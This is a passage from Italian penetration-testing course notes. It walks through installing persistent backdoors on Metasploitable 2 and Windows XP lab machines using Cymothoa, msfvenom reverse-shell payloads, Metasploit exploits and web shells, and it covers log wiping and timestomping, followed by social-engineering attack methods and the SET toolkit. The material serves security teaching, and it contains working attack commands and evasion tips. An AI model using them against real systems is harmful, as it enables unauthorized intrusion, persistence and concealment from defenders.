L'assegnamento permette di realizzare un proxy che fa riferimento al processo **crond.pid** (in questo modo si ottiene il *PID* aggiornato relativo al processo di interesse). Dopo una serie di controlli effettuati, viene settato, tramite **exec**, il comando per far eseguire lo script in Linux. In parole poche, questo script cattura il *PID* del processo, dinamicamente, per poi passarlo come parametro all'**exec**.

Fase 4: a questo punto, tramite la corrente sessione *Meterpreter*, dobbiamo caricare il necessario affinché la backdoor venga eseguita in maniera persistente. Quindi, carichiamo *Cymothoa* nella directory **/etc** della macchina target (dato che caricare nella directory **/tmp** comporta una sovrascrizione/cancellazione ad ogni riavvio della macchina):

```

lcd /root/Desktop
upload cymothoa-1-beta.tar.gz /etc

```

Siccome vogliamo che la *backdoor* venga eseguita ad ogni riavvio, dobbiamo caricare lo script che esegua la *backdoor*. In particolare, nei sistemi Linux tutti gli script che sono avviati all'avvio della macchina, per convenzione, si trovano in **/etc/init.d**. Quindi carichiamo lo script **cym.sh** nella directory **/etc/init.d** della macchina target: **upload cym.sh /etc/init.d**

Fase 5: tramite la corrente sessione *Meterpreter* accediamo alla shell di sistema della macchina target mediante il seguente comando: **shell**.

Fase 6: dopodiché compiliamo *Cymothoa*:

```

cd /etc
tar xzvf cymothoa-1-beta.tar.gz
cd cymothoa-1-beta
make

```

Fase 7: bisogna assegnare i permessi di esecuzione allo script **cym.sh** affinché il sistema possa avere la possibilità di eseguirlo, quindi:

```

cd /ect/init.d
chmod +x /etc/init.d/cym.sh

```

Fase 8: a questo punto, bisogna far sì che il sistema esegui in automatico lo script `cym.sh`. Per fare ciò, bisogna inserire la directory di tale script all'interno del file `/etc/rc.local` (un file contenente una serie di script che il sistema operativo esegue all'avvio) cosicché il sistema, andando a leggere quest'ultimo, sappia che deve eseguire lo script caricato.

Contenuto iniziale del file `/etc/rc.local`

```
nohup /usr/bin/rmiregistry >/dev/null 2>&1 &
nohup /usr/bin/unrealircd &
rm -f /root/.vnc/*.pid
HOME=/root LOGNAME=root USER=root nohup /usr/bin/vncserver :0 >/root/vnc.log 2>&1 &
nohup /usr/sbin/druby_timeserver.rb &
exit 0
```

Contenuto modificato del file `/etc/rc.local`

```
nohup /usr/bin/rmiregistry >/dev/null 2>&1 &
nohup /usr/bin/unrealircd &
rm -f /root/.vnc/*.pid
HOME=/root LOGNAME=root USER=root nohup /usr/bin/vncserver :0 >/root/vnc.log 2>&1 &
nohup /usr/sbin/druby_timeserver.rb &
sh /etc/init.d/cym.sh &
exit 0
```

Per poter effettuare le modifiche del file considerato, utilizzeremo uno strumento chiamato *stream editor*, (comando sed):

```
sed -i '$d' /etc/rc.local
echo "sh /etc/init.d/cym.sh" >> /etc/rc.local
echo "exit 0" >> /etc/rc.local
```

Il seguente parametro `$d` permette di posizionare il cursore del testo all'ultima riga del file `rc.local` così da poter inserire, in questo caso, lo script.

Fase 9: riavviamo la macchina target e da Kali proviamo a connetterci ad essa con il seguente comando:

```
nc -nv 10.0.2.6 4444.
```

```
root@kali:~# nc -nv 10.0.2.6 4444
(UNKNOWN) [10.0.2.6] 4444 (?) open
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
```

Abbiamo ottenuto il risultato desiderato, dato che la *backdoor Cymothoa* garantisce un **accesso persistente** alla macchina target.

11.2.2 Metasploit

Uno degli strumenti più potenti per la generazione delle *backdoor* è **Metasploit**. Esso, oltre alla generazione dei payload che consentono di prendere il controllo di una macchina remota, permette anche di generare ed installare backdoor sulla macchina target, così da consentire l'accesso persistente a tale macchina.

Nell'esempio precedente abbiamo dovuto eseguire una serie di operazioni manuali al fine di rendere persistente la *backdoor* ma che non saranno presenti, nel contesto di *Metasploit* dato che sono

automatizzati. *Metasploit* ha il vantaggio di non richiedere l'autenticazione per poter accedere ad una determinata macchina target, consentendo a chiunque, di poter accedere a tale macchina senza l'utilizzo di credenziali di accesso.

Lo strumento fornito dalla suite *Metasploit* per la generazione di *backdoor* è **msfvenom** (oltre alla generazione di payload). Con questo creeremo una backdoor per poi utilizzarla per accedere alla macchina target durante la fase di *Post exploitation*.

Inserimento di una backdoor in un sistema Metasploitable 2

Fase 1: generiamo una *backdoor* mediante **msfvenom**. Il comando seguente, quando eseguito, consentirà di effettuare una connessione reverse TCP:

```
msfvenom -a x86 -platform linux -p linux/x86/shell/reverse_tcp LHOST=10.0.2.7  
LPORT=4444 -f elf -o shell.elf
```

- **-a x86** rappresenta il tipo di architettura scelta;
- **-platform linux** rappresenta la piattaforma da utilizzare;
- **-p linux/x86/shell/reverse_tcp** è il tipo di payload selezionato;
- **LHOST=10.0.2.7** è l'indirizzo IP della macchina Kali, che permetterà di instaurare una connessione reverse con la macchina target;
- **LPORT=4444** è la porta sulla quale sarà stabilità la connessione reverse;
- **-f elf** è il formato del payload (Executable and Linkable Format);
- **-o shell.elf** salva il codice generato, nel file che segue l'opzione **-o**.

Fase 2: creiamo lo script `in.sh`. La **backdoor shell.elf** verrà eseguita automaticamente ad ogni esecuzione dello script `in.sh`.

```
#!/bin/sh  
/etc/init.d/shell.elf
```

Fase 3: effettuiamo la **remote exploitation** della macchina target (nell'esempio, si assume che `httpusername` e `httppassword` siano stati ottenuti durante le fasi preliminari a quella di *Target Exploitation*):

```
use exploit/multi/http/tomcat_mgr_deploy  
set payload java/meterpreter/reverse_tcp  
set RHOST 10.0.2.6  
set RPORT 8180  
set LHOST 10.0.2.7  
set httpusername tomcat  
set httppassword tomcat  
exploit
```

Fase 4: mettiamo in background la sessione Meterpreter sulla macchina target con il seguente comando: background. Da questo comando, verremo a conoscenza dell'ID della sessione che sarebbe 1 (spiegato in precedenza).

Fase 5: effettuiamo il *vertical privilege escalation* sulla macchina target:

```
use exploit/linux/local/udev_netlink
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set SESSION 1
set LHOST 10.0.2.7
exploit
```

Fase 6: tramite la corrente sessione *Meterpreter*, carichiamo la backdoor shell.elf e lo script in.sh nella directory /etc/init.d della macchina target.

```
upload shell.elf /etc/init.d
upload in.sh /etc/init.d
```

```
meterpreter > upload shell.elf /etc/init.d
[*] uploading : shell.elf -> /etc/init.d
[*] uploaded  : shell.elf -> /etc/init.d/shell.elf
meterpreter > upload in.sh /etc/init.d
[*] uploading : in.sh -> /etc/init.d
[*] uploaded  : in.sh -> /etc/init.d/in.sh
meterpreter > █
```

Fase 7: assegniamo i permessi di esecuzione alla backdoor shell.elf ed allo script in.sh.

```
shell
chmod +x /etc/init.d/shell.elf
chmod +x /etc/init.d/in.sh
```



Fase 8: bisogna rendere lo **script persistente**, quindi bisogna far in modo che lo script in.sh venga eseguito in automatico ad ogni avvio del sistema. Utilizzeremo, come detto in precedenza, lo strumento *stream editor*.

```
sed -i '$d' /etc/rc.local
echo "sh /etc/init.d/in.sh" >> /etc/rc.local
echo "exit 0" >> /etc/rc.local
```

Fase 9: a questo punto, bisogna avviare la macchina Kali dato che il payload che utilizzeremo per l'inezione della backdoor è di tipo *reverse TCP*. Quindi utilizziamo un generico modulo *handler*, sulla macchina Kali, (visto nel caso di client side exploitation) fornito da *Metasploit* per instaurare una connessione di tipo reverse con la macchina target.

```
use exploit/multi/handler
set LHOST 10.0.2.7
set LPORT 4444
set payload linux/x86/shell/reverse_tcp
run
```

Fase 10: riavviando la macchina target, possiamo notare che viene instaurata una connessione *reverse TCP* tra questa macchina e la macchina Kali.

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Sending stage (36 bytes) to 10.0.2.10
[*] Command shell session 1 opened (10.0.2.7:4444 -> 10.0.2.10:48598) at 2019-11-23 07:12:39 -0500
```

Inserimento di una backdoor in un sistema Windows XP SP3

Fase 1: generiamo una backdoor mediante **msfvenom**.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f exe
-o my_payload.exe
```

- `-p windows/meterpreter/reverse_tcp` è il tipo di payload selezionato;
- `LHOST=10.0.2.15` è l'indirizzo IP della macchina Kali, che permetterà di instaurare una connessione reverse con la macchina target;
- `LPORT=4444` è la porta sulla quale sarà stabilità la connessione reverse;
- `-f exe` è il formato del payload (Windows executable file);
- `-o mypayload.exe` salve il codice generato, nel file che esegue l'opzione `-o`.

Fase 2: effettuiamo la *remote exploitation* della macchina target avente indirizzo IP 10.0.2.18.

```
use exploit/windows/smb/ms08_067_netapi
set payload windows/meterpreter/reverse_tcp
set RHOST 10.0.2.18 [Macchina Windows XP]
set LHOST 10.0.2.15 [Macchina Kali]
exploit
```

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.18:445 - Automatically detecting the target...
[*] 10.0.2.18:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.2.18:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.18:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 10.0.2.18
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.18:1027) at 2019-05-20 05:12:57 -0400
meterpreter > █
```

Fase 3: mettiamo in background la sessione *Meterpreter*. Così facendo, potremo utilizzare la sessione già aperta per veicolare altri dati/comandi verso la macchina target.

Useremo la sessione *Meterpreter* già attiva (sessione 1, nel nostro caso) per inviare la backdoor alla macchina target: `background`.

Fase 4: per inviare la backdoor alla macchina target, usiamo il modulo ausiliario fornito da *Metasploit* per la fase di **post exploitation**: `post/windows/manage/persistence_exe`.

Questo modulo carica un file eseguibile (backdoor) sulla macchina target e rende l'esecuzione di tale file persistente. Esso copia l'eseguibile in una specifica posizione del file system ed aggiunge la relativa chiave al registro di Windows, così da garantire l'avvio dell'eseguibile ad ogni avvio di Windows.

```
use post/windows/manage/persistence_exe  
show options
```

```
msf5 > use post/windows/manage/persistence_exe  
msf5 post(windows/manage/persistence_exe) > show options  
  
Module options (post/windows/manage/persistence_exe):  
Name      Current Setting  Required  Description  
----      -----          -----  
REXENAME  default.exe    yes        The name to call exe on remote system  
REXEPAHT  proc_stat.exe  yes        The remote executable to upload and execute.  
SESSION    1              yes        The session to run this module on.  
STARTUP   USER           yes        Startup type for the persistent payload. (Accepted: U  
SER, SYSTEM, SERVICE)
```

Notiamo che è possibile scegliere in quale fase avviare la backdoor:

- **User:** la backdoor sarà eseguita al login di un utente;
- **System:** la backdoor sarà eseguita al boot del sistema;
- **Service:** la backdoor sarà eseguita all'avvio di un determinato servizio.

Fase 5: configuriamo il modulo ausiliario selezionato dalla fase precedente:

```
set REXEPATH my_payload.exe //payload generato nella fase 1 tramite msfvenom  
set SESSION 1 //sessione Meterpreter attiva, messa in background nella fase 3  
set STARTUP SYSTEM //esecuzione della backdoor all'avvio del sistema
```

```
msf5 post(windows/manage/persistence_exe) > set REXEPATH my_payload.exe  
REXEPAHT => my_payload.exe  
msf5 post(windows/manage/persistence_exe) > set SESSION 1  
SESSION => 1  
msf5 post(windows/manage/persistence_exe) > set STARTUP SYSTEM  
STARTUP => SYSTEM
```

Fase 6: eseguiamo il modulo ausiliario configurato nella fase 5: `run`.

```
msf5 post(windows/manage/persistence_exe) > run  
  
[*] Running module against PENTESTINGXP  
[*] Reading Payload from file /root/my_payload.exe  
[+] Persistent Script written to C:\WINDOWS\TEMP\default.exe  
[*] Executing script C:\WINDOWS\TEMP\default.exe  
[+] Agent executed with PID 608  
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVe  
rsion\Run\b0bAwfwuwx  
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVer  
sion\Run\b0bAwfwuwx  
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/PENTESTING  
XP_20190505.0835/PENTESTINGXP_20190505.0835.rc  
[*] Post module execution completed
```

Possiamo notare, nell'immagine, che il file eseguibile relativo alla backdoor è `default.exe`.

Se termina con successo, la *backdoor* viene installata correttamente sulla macchina target. A questo punto, possono essere chiuse tutte le sessioni *Meterpreter* (mediante il comando `exit` oppure mediante la chiusura del terminale) e può essere spenta o riavviata la macchina target.

Fase 7: può essere utilizzato un generico modulo *handler* per instaurare una connessione di tipo reverse con la macchina target.

```
use exploit/multi/handler  
set payload windows/meterpreter/reverse_tcp
```

```
msf5 > use exploit/multi/handler  
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp
```

Dopodiché, bisogna impostare l'indirizzo IP della macchina Kali dato che stiamo utilizzando un payload che effettuerà una connessione reverse TCP.

```
set LHOST 10.0.2.15  
run //tale comando permette di eseguire il modulo handler
```

```
msf5 exploit(multi/handler) > set LHOST 10.0.2.15  
LHOST => 10.0.2.15  
msf5 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 10.0.2.15:4444
```

Fase 8: avviamo la macchina *Windows XP* su cui è stata installata la *backdoor* ed effettuiamo l'accesso ad essa tramite uno degli utenti del sistema. Tornando alla *MSFConsole*, possiamo osservare che è stata instanziata una sessione *Meterpreter*.

```
msf5 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 10.0.2.15:4444  
[*] Sending stage (179779 bytes) to 10.0.2.18  
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.18:1038) at 2019-04-13 15:17:50 +0200
```

Fase 9: riavviando la macchina *Windows XP*, nella *MSFConsole* possiamo osservare che la sessione *Meterpreter*, instaurata precedentemente, è stata chiusa.

```
meterpreter >  
[*] 10.0.2.18 - Meterpreter session 1 closed. Reason: Died
```

E possiamo anche osservare che, avviando nuovamente il modulo handler (digitando solo il comando *run*), verrà immediatamente aperta una nuova sessione *Meterpreter* con la macchina target.

```
meterpreter >  
[*] 10.0.2.18 - Meterpreter session 1 closed. Reason: Died  
  
msf5 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 10.0.2.15:4444  
[*] Sending stage (179779 bytes) to 10.0.2.18  
[*] Meterpreter session 2 opened (10.0.2.15:4444 -> 10.0.2.18:1026) at 2019-05-20 06:15:08 -0400  
  
meterpreter >
```

Un terzo esempio con *Windows XP SP3* è possibile trovarlo dalla *slide 73* alla *slide 80* del pdf “Argomento 13 - Postexploitation (Maintaining Access) - Parte 2.pdf”.

11.3 Web Backdoor

Sono degli strumenti utilizzati per mantenere l'accesso persistente ad una macchina target sfruttando un **Web Server compromesso** che, come sappiamo, al giorno d'oggi sono sempre più utilizzati e quindi è importante proteggerli.

L'aspetto più importante delle **web backdoor** è dato dal fatto che sono meno rilevabili rispetto alle **Operating System backdoor** ma, ovviamente, non esenti da tracciamento da parte di Antivirus e firewall. Ogni backdoor dovrà essere specifica per ogni sistema.

WeBaCoo

Web Backdoor Cookie, da come possiamo intuire dal nome, sfrutta gli **header cookie** per fornire una connessione remota basata su `http` verso la macchina target. Siccome si basa sui **cookie**, ad oggi la rilevazione degli stessi è alquanto complicata e quindi questo ne denota un grande utilizzo.

Non è installato di default: `apt-get install webacoo`.

Esempio: tramite il comando `webacoo -g -o test.php` generiamo una *Web backdoor PHP* utilizzando i parametri di default di *WeBaCoo* e la memorizziamo nel file `test.php`.

Come visto negli esempi descritti fino ad ora, andremo ad utilizzare una *remote exploitation* sfruttando una vulnerabilità di *tomcat*. Dopodiché faremo *vertical privilege escalation* tramite questa vulnerabilità già descritta nelle lezioni precedenti: `exploit/linux/local/udev_netlink` e andremo a caricare il file `test.php` nella directory `/var/www` della macchina target tramite il comando

```
upload test.php /var/www
```

Andremo a connetterci alla *web backdoor* tramite il comando

```
webacoo -t -u http://10.0.2.6/test.php
```

per poi fare tutto ciò che si vuole.

Per altri esempi vedi dalle *slide 85* alla *slide 95* del pdf “Argomento 13 - Postexploitation (Maintaining Access) - Parte 2.pdf”.

Weevely

Strumento utilizzato per scopi di *post exploitation* per ottenere il controllo remoto di una macchina. Fornisce più di 30 moduli per supportare il *pentester* in attività di vario tipo sulla macchina target. È uno strumento più evoluto rispetto a *webacoo*.

Esempio:

- generiamo la *Web backdoor* tramite il comando `weevely generate SamplePassword shell.php` con la relativa password associata;
- carichiamo il file `shell.php` sulla macchina target (Metasploitable 2 – indirizzo IP: `10.0.2.9`), così come fatto negli esempi precedenti;
- ci connettiamo alla *Web backdoor weevely* `http://10.0.2.9/shell.php SamplePassword`.

PHP Meterpreter

Kali fornisce al pentester ulteriori *Web backdoor* (*Web shell*) che sono disponibili nella directory `/usr/share/webshells/` e scritte utilizzando vari linguaggi di programmazione.

Tra le più importanti troviamo **Payload PHP** fornito da *Metasploit*, che permette di creare una *Web shell PHP* che fornisce tutte le funzionalità di *Meterpreter*.

Esempio: per creare una backdoor *PHP Meterpreter* possiamo usare lo strumento `msfvenom` fornito da *Metasploit*, scrivendo la seguente riga:

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.15 -f raw > phpmeter.php
```

Dove:

- `-p`: payload (`php/meterpreter/reverse_tcp`);
 - `-f`: formato di output (raw);
 - `LHOST`: indirizzo IP della macchina attaccante;
 - `phpmeter.php`: file dove verrà memorizzata la backdoor.
-
- effettuiamo la remote exploitation della macchina target tramite le tecniche che abbiamo visto prima (tomcat);
 - eseguiamo il *vertical privilege escalation*;
 - carichiamo il file `phpmeter.php` nella directory `/var/www` della macchina target;
 - utilizziamo un generico modulo handler per instaurare una connessione di tipo *Reverse* con la backdoor caricata sulla macchina target;
 - dalla macchina Kali, tramite Web Browser, ci connettiamo alla seguente URL `10.0.2.6/phpmeter.php`;
 - tornando alla *MSFConsole* possiamo osservare che è stata instaurata una sessione di tipo *Meterpreter* con la macchina target;
 - mediante il comando `sysinfo` di *Meterpreter* possiamo ottenere varie informazioni relative alla macchina target;
 - riavviando la macchina target notiamo che la backdoor garantisce l'accesso persistente alla macchina target.

Per altri esempi vedi dalle *slide 105* alla *slide 139* del pdf “Argomento 13 - Postexploitation (Maintaining Access) - Parte 2.pdf”.

Importante: nel secondo esempio si parla di **upload injection**, quindi è consigliata la visione dell'esempio.

Eliminare eventuali minacce

In uno scenario reale, sicuramente un qualsiasi tipo di connessione, lascia delle tracce relative all'accesso.

Per questo motivo, è importante **eliminare le tracce**.

Ad esempio, *Meterpreter* fornisce uno strumento per tale scopo e il comando `clearev` di *Meterpreter* permette di cancellare tutti i Log degli Eventi. Questa opzione non è molto consigliata, in quanto elimina tutti i dati ed è facilmente intuibile, da un amministratore, capire se effettivamente c'è stata qualche intrusione nei sistemi.

Un comando sicuramente molto più consigliato è il **timestomp** per modificare i *timestamp* di un file, in modo tale da rendere molto più complessa la decifrazione di un eventuale attacco, come un upload di un file. Infatti, la tecnica consiste di mettere la data di ultima modifica di un file molto simile a quella degli altri file, rendendo così molto più complessa la pratica di rilevazione di un file relativo alla *backdoor*.



Decima Parte

Social Engineering



CoScienze
Associazione

Capitolo 12 – Social Engineering

12.1 Concetti introduttivi

L'**ingegneria sociale** fa leva sulle vulnerabilità umane, sulle attitudini, sul carattere delle persone per ottenere informazioni che talvolta possono risultare preziose. È infatti importantissima per un *pentester* quando non esistono vulnerabilità negli asset che potrebbero essere sfruttate: possiamo considerarlo come un *piano B* nel caso in cui non si riesca ad effettuare *Target Exploitation*.

Le persone rappresentano l'anello più debole nella difesa della sicurezza di un qualsiasi asset, ovvero il livello più vulnerabile dell'infrastruttura di sicurezza. L'essere umano è per sua natura una creatura sociale e questo potrebbe diventare una vulnerabilità sfruttabile.

L'**ingegneria sociale** prevede diversi vettori di attacco: ciascun attacco di solito è limitato solo dall'immaginazione di chi lo conduce, ed è personalizzato in base alla vittima da attaccare. Questi attacchi potrebbero essere non solo limitati alla sfera informatica, ma potrebbero essere anche condotti da una serie di elementi umani. Dal punto di vista della sicurezza l'ingegneria sociale rappresenta una potente arma utilizzata per manipolare le persone e raggiungere l'obiettivo desiderato. In molte organizzazioni questa pratica può essere utilizzata per valutare la sicurezza ed affidabilità dei dipendenti oppure per investigare le debolezze umane del personale.

L'utilizzo di tecniche di ingegneria sociale deve essere esplicitamente richiesto in fase di *Target Scoping* ed approvato da tutte le parti coinvolte nel processo di *Penetration Testing*. Tipicamente viene indicata nel contratto tra le parti come Attività per la valutazione del personale.

L'ingegneria sociale è una pratica molto diffusa, adottata da varie figure totalmente eterogenee tra loro (pentester, truffatori, partner commerciali, addetti alle vendite, recruiter, ecc...). Il fattore di differenziazione tra queste figure è la motivazione alla base delle loro azioni.

12.2 Modellare la psicologia umana

La psicologia umana è fortemente dipendente dai sensi, i quali possono essere visti come degli input per l'essere umano. La realtà viene percepita tramite appunto i cinque sensi, e l'utilizzo di questi si sviluppa col passare degli anni e rappresenta il metodo attraverso cui noi percepiamo l'ambiente che ci circonda. A partire poi dai cinque sensi si sviluppa tutto il resto.

L'**obiettivo dell'attività di ingegneria sociale** non è un dispositivo elettronico, ma un essere umano inconsapevole di tale attività. Analizzando alcuni atteggiamenti della vittima (target), un ingegnere sociale potrebbe avere maggiore probabilità di successo durante un attacco. Tutte queste caratteristiche fanno sì che un target umano sia più attaccabile di un target informatico. Infatti, a seconda del suo stato attuale (età, passioni, umore, ecc...), una persona in un determinato momento può essere soggetto ad alcune tipologie di attacco piuttosto che ad altre.

Per poter effettuare un attacco è necessaria ovviamente una comunicazione diretta con il target al fine di acquisirne la fiducia. Questa comunicazione è importante perché il target alla fine dovrà eseguire il payload che il *pentester* gli avrà inviato, quindi dovrà fidarsi. La comunicazione può avvenire sia fisicamente (dal vivo), sia tramite strumenti tecnologici (telefono, chat, e-mail, ecc...).

Una strategia di attacco basata sull'**ingegneria sociale** deve tipicamente tenere in considerazione diversi aspetti (fattori ambientali, conoscenza della vittima, abilità nel controllare la comunicazione, ecc...), e costituisce l'insieme di base delle abilità tipicamente utilizzate da un ingegnere sociale. Più informazioni si hanno a disposizione, più alta sarà la probabilità di successo.

12.3 Processo di attacco

Tipicamente un attacco di ingegneria sociale prevede i seguenti passi:

1. **Raccolta di informazioni sul Target:** un'informazione che magari può sembrare irrilevante può essere sfruttata in fase di *ingegneria sociale*. Se so che il target parcheggia spesso in divieto di sosta, sarà facile ingannarlo con una multa falsa. Ci sono vari approcci per scegliere il target migliore, ad esempio raccogliendo gli indirizzi e-mail aziendali utilizzando strumenti avanzati di ricerca (quelli utilizzati nella fase di Information Gathering), o raccolta di informazioni sui dipendenti dell'asset attraverso social network e motori di ricerca. O ancora identificazione di software, servizi o strumenti utilizzati dall'asset.
2. **Identificazione di punti vulnerabili del Target:** dopo aver selezionato il target migliore, si dovrebbe provare ad instaurare con lui una relazione di fiducia, al fine di ottenere informazioni potenzialmente riservate, senza però far insospettire il target stesso. Si potrebbe anche valutare se l'asset utilizza versioni di software obsolete o vulnerabili al fine di sfruttarle tramite payload da far eseguire al target.
3. **Pianificazione dell'attacco:** bisogna cercare il modo migliore per sfruttarle le informazioni, e in particolare si può pianificare di attaccare il target sia in maniera diretta che attraverso strumenti tecnologici. Infatti, in base alle criticità individuate al passo precedente, viene determinato il metodo di attacco più efficace. Se ad esempio viene individuato che una certa persona apre sempre qualsiasi file ricevuto tramite e-mail, è facile effettuare un attacco che riguarda il veicolare un payload tramite e-mail.
4. **Esecuzione dell'attacco:** bisogna identificare le giuste tempistiche per l'attacco. Sfruttare il momento giusto è importante per monitorare e valutare i suoi risultati. Non è detto che l'attacco abbia successo, ma, nel caso vada a buon fine, gli ingegneri sociali dovrebbero avere abbastanza informazioni per accedere alle risorse del target a cui sono interessati, magari riuscendo a violare ulteriormente l'asset.

12.4 Metodi di attacco

I **metodi di attacco** fanno leva su fattori psicologici a cui ognuno di noi può essere più o meno sensibile.

Questi fattori sono quasi sempre alla base di tutti i metodi di attacco dell'ingegneria sociale, e sono i seguenti:

- **Impersonificazione:** quando consideriamo l'impersonificazione, il *pentester* (in questo paragrafo si fa riferimento a pentester e attaccante in modo intercambiabile) **finge di essere qualcun altro per guadagnare la fiducia del target.**

Ad esempio, un *pentester* potrebbe voler sferrare un attacco di **phishing bancario**. In questo caso recupera in qualche modo l'indirizzo e-mail del target e prepara una pagina fake, ma identica all'interfaccia del sito web della banca utilizzata dal target. A questo punto prepara e invia una mail formale al target, magari chiedendogli di modificare la password o di aggiornare alcune informazioni personali. In questa mail chiede al target di visitare un link per inserire queste informazioni, le quali verranno poi catturate dal *pentester*.

- **Reciprocità:** consiste nell'atto di scambiarsi un favore per ottenere vantaggi reciproci. Questa attività di ingegneria sociale di solito implica anche una qualche relazione (commerciale o economica) tra l'attaccante e il target.

Ad esempio, supponiamo che un attaccante vuole poter accedere ad *Unisa* senza farsi vedere, ma non sa come fare. Inizia a frequentare il bar della facoltà, dove incontra un addetto alle pulizie (su cui ha raccolto informazioni) e si presenta come rappresentante di una compagnia che produce accessori per i sistemi di pulizia. A questo punto l'attaccante, che sta conquistando la fiducia della vittima, gli presenta un'offerta per una serie di accessori a prezzo strappato, chiedendogli quando può portarglieli sul posto di lavoro, dato che il nostro attaccante finisce di lavorare tardi. A questo punto la vittima, sentendo il dovere di ricambiare il favore, dirà all'attaccante come entrare all'università fuori orario per portargli la merce.

- **Autorità influente:** un essere umano è portato sin dalla nascita ad agire in modo ripetitivo e accettando di buon grado istruzioni da loro superiori. Questo avviene anche quando l'istinto ci dice di non fare certe cose, e ciò ci rende vulnerabili a varie minacce. Tramite questo metodo di attacco si possono manipolare i ruoli e le responsabilità dell'attaccante, e in particolare quest'ultimo può fingere di essere un superiore del target.

Supponiamo ad esempio che l'attaccante voglia ottenere dall'amministratore di rete i dettagli di autenticazione per i servizi di una certa società, e che abbia ottenuto tramite anche altre tecniche i numeri di telefono dell'amministratore di rete e del *CEO* della società. Mediante tecniche di *Caller ID spoofing*, l'attaccante finge di essere il *CEO* della società e contatta telefonicamente l'amministratore di rete, il quale è convinto che il chiamante sia davvero il *CEO* (magari non conosce la sua voce). A questo punto il target è influenzato a rivelare informazioni all'autorità impersonata dall'attaccante.

- **Opportunità:** detta anche scarsità, si basa sull'avidità degli esseri umani nel considerare subito una proposta/ opportunità ritenuta particolarmente interessante (opportunità facili di guadagno, forti sconti, ecc...).

Ad esempio, supponiamo che un *pentester* intenda raccogliere informazioni personali sui dipendenti di una certa organizzazione. Supponiamo inoltre che egli già possegga gli indirizzi e-mail di tali dipendenti. Il *pentester* allora crea una e-mail ben strutturata e professionale che offre buoni sconti vantaggiosi su prodotti di tendenza. I dipendenti che abboccano alla truffa e intendono fruire dello sconto devono rispondere all'email specificando alcune loro informazioni personali.

- **Relazioni sociali:** gli esseri umani hanno spesso bisogno di relazioni sociali per condividere pensieri, sentimenti, idee, ecc... Facendo leva su queste relazioni l'attaccante potrebbe farsi rivelare informazioni riservate. Se tempo fa questa cosa era difficile in quanto l'unico modo di socializzare era farlo di persona, oggi è molto più facile grazie a varie piattaforme (Facebook, Tinder, Badoo, ecc...).

Supponiamo ad esempio che l'attaccante venga assunto da una società X per individuare la strategia finanziaria e di marketing utilizzata dalla società Y, così da poter ottenere vantaggi competitivi. Esamina allora i dipendenti dell'azienda Y e ne individua uno (la vittima), responsabile di tutte le operazioni aziendali. Fingendosi un laureato in materie aziendali, l'attaccante crea intenzionalmente situazioni dove poter incontrare la vittima (eventi sociali, conferenze, ecc...). Acquisito un certo livello di fiducia da parte della vittima, l'attaccante potrebbe essere in grado di ricavare utili spunti sulle prospettive finanziarie e di marketing della società Y. Ovviamente, maggiore sarà il rapporto di fiducia

instaurato con il target e maggiore sarà la probabilità di condurre con successo un attacco di ingegneria sociale.

- **Curiosità:** un vecchio proverbio recita la curiosità ha ucciso il gatto. È un ammonimento verso gli esseri umani: a volte la nostra curiosità ha la meglio su noi stessi e ci induce in errore.

Supponiamo ad esempio che un attaccante sia interessato ad alcune informazioni, ad esempio quanto guadagna l'amministratore delegato, chi verrà promosso, o chi verrà licenziato in una determinata società. L'attaccante potrebbe usare questa naturale curiosità dell'essere umano per usarla a loro vantaggio: il target potrebbe essere indotto a cliccare su un link in una e-mail per scaricare un documento che sembrerebbe contenere informazioni sui dipendenti della società (stipendio, ore di straordinario, benefit, ecc...). Questo documento potrebbe poi contenere un payload che consente il controllo remoto della macchina del target.

12.5 Social Engineering Toolkit (SET)

SET è un insieme di strumenti per condurre attività di ingegneria sociale. È creato dai fondatori di *TrustedSec* e ha una serie di caratteristiche importanti: è particolarmente avanzato, multifunzione e abbastanza facile da usare, e dà la possibilità di personalizzare il vettore di attacco. Fornisce pieno supporto per condurre in maniera quasi del tutto automatizzata attacchi basati su ingegneria sociale. Alcuni dei vettori di attacco che possono essere utilizzati con *SET* sono email di phishing massive e mirate, attacchi basati su applet Java, exploitation basato su browser, creazione di dispositivi portatili infetti, attacchi basati su arduino, wireless access point, QR code, ecc...

È possibile avviare *SET* tramite due modalità: grafica tramite la sezione 08 - Exploitation Tools di Kali Linux, e tramite terminale, con il comando `setoolkit`. Per avviare *SET* è necessario disporre dei permessi di root.

DISCLAIMER

The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.

SET consente di effettuare diverse attività di Social Engineering:

```
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vector  
10) Third Party Modules  
  
99) Return back to the main menu.
```

Proviamo un attacco di tipo **anonymous USB attack**, dove sfrutteremo la curiosità di un potenziale target per fargli aprire un payload contenente una *reverse shell*.

